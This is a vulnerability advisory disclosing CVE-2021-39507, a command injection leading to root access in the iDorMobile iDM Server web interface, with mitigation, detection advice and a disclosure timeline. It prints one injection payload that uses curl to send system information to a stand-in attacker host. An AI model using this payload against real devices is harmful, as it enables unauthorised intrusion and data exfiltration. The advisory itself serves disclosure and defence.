Authenticated Remote Code Execution and Privilege Escalation in iDor iDM Server


CVE-2021-39507

Summary

A vulnerability in iDorMobile iDM Server idorgui, a PHP-based web interface to interact with iDorMobile security systems like video intercom doorbells and automation devices, allows an authenticated user to execute remote code via command injection.

Further Information

While conducting a penetration test for an institution, REN-ISAC security engineer Michael Davis discovered the vulnerability. Scans revealed the device's webapp login page at port 5041 on the target host.




Login to iDM Server

Username

Password

Figure 1 Screen shot of iDor login to iDM Server page.

Online documentation for the software revealed a default admin username and password that were still in use, providing the authenticated access necessary to further the exploit chain. While attempting to find additional information on this service through various search engines, a third-party webhost unaffiliated with the pentest target was discovered hosting the backend source code to the webapp.



idor-2.2.a.zip	01-Jun-2020 23:36	1.3K
idor_update_finish.zip	11-Dec-2015 16:43	7.0K
idorgui-2.2.tar	05-Nov-2019 21:42	4.6M
idormobile-update-to-1.6.0.zip	21-Dec-2015 11:40	2.4M
mysql2.tar	29-Sep-2020 17:36	37M
spa3102_v5.2.13_FW.zip	07-Dec-2013 15:35	3.0M
telekomgw.zip	09-May-2016 10:38	1.5G
update-2.0.zip	28-Sep-2017 11:27	55K

Figure 2 Screen shot showing the presence of a webhost that is serving the source code to the app.

Once downloaded, a search through the code for statements like `eval` and `sudo` turned up several hits. One such file was *blocked_ips.php* that contained a function that accepts an HTTP POST parameter which is command injectable in the following manner:

```
'; curl “https://attacker-ip/$(uname -a)” #
```

This was exploited during the test to drop a malicious payload and gain remote access to the device. Once in, it was discovered that the www-data user was in the *sudoers* file and had permission to elevate any command without the need for a password, yielding root access.

Mitigation and Detection

The vendor has yet to provide any acknowledgment or communication regarding the issue, so to the knowledge of REN-ISAC there is no patch currently available. In keeping with common security best practices, ensure the device is not using default credentials. Additionally, sequestering the device from the public Internet will help protect its web interface and safeguard against other potential device attacks.

A brief review of the webapp didn’t immediately indicate common use of the *blocked_ips.php* file. If this is indeed an infrequently used path, its appearance in web access logs could be a high-fidelity indicator of potential malicious activity. Additionally, only an IP address should be passed in the **ip** parameter during a POST to the *blocked_ips.php* path, so the detection of any value not matching a common IP format should trigger suspicion.

Disclosure Timeline

2021-Aug-20: Privately disclosed finding to vendor via contact form on site (https://idorss.com/contact/)
2021-Aug-20: requested CVE ID
2021-Sep-14: called 800 number at https://idorss.com/contact/ and was transferred to Voicemail of Technical Director; left VM; he called back and asked to email him directly
2021-Sep-14: emailed Technical Director directly with report
2021-Sep-15: received CVE-2021-39507
2021-Sep-17: follow-up email to Technical Director after no response
2021-Oct-11: Another follow-up email to Technical Director after no response, detailing REN-ISAC guideline of public disclose 90-days after initial vendor disclosure
2021-Nov-22: TLP:WHITE public disclosure with update to public CVE database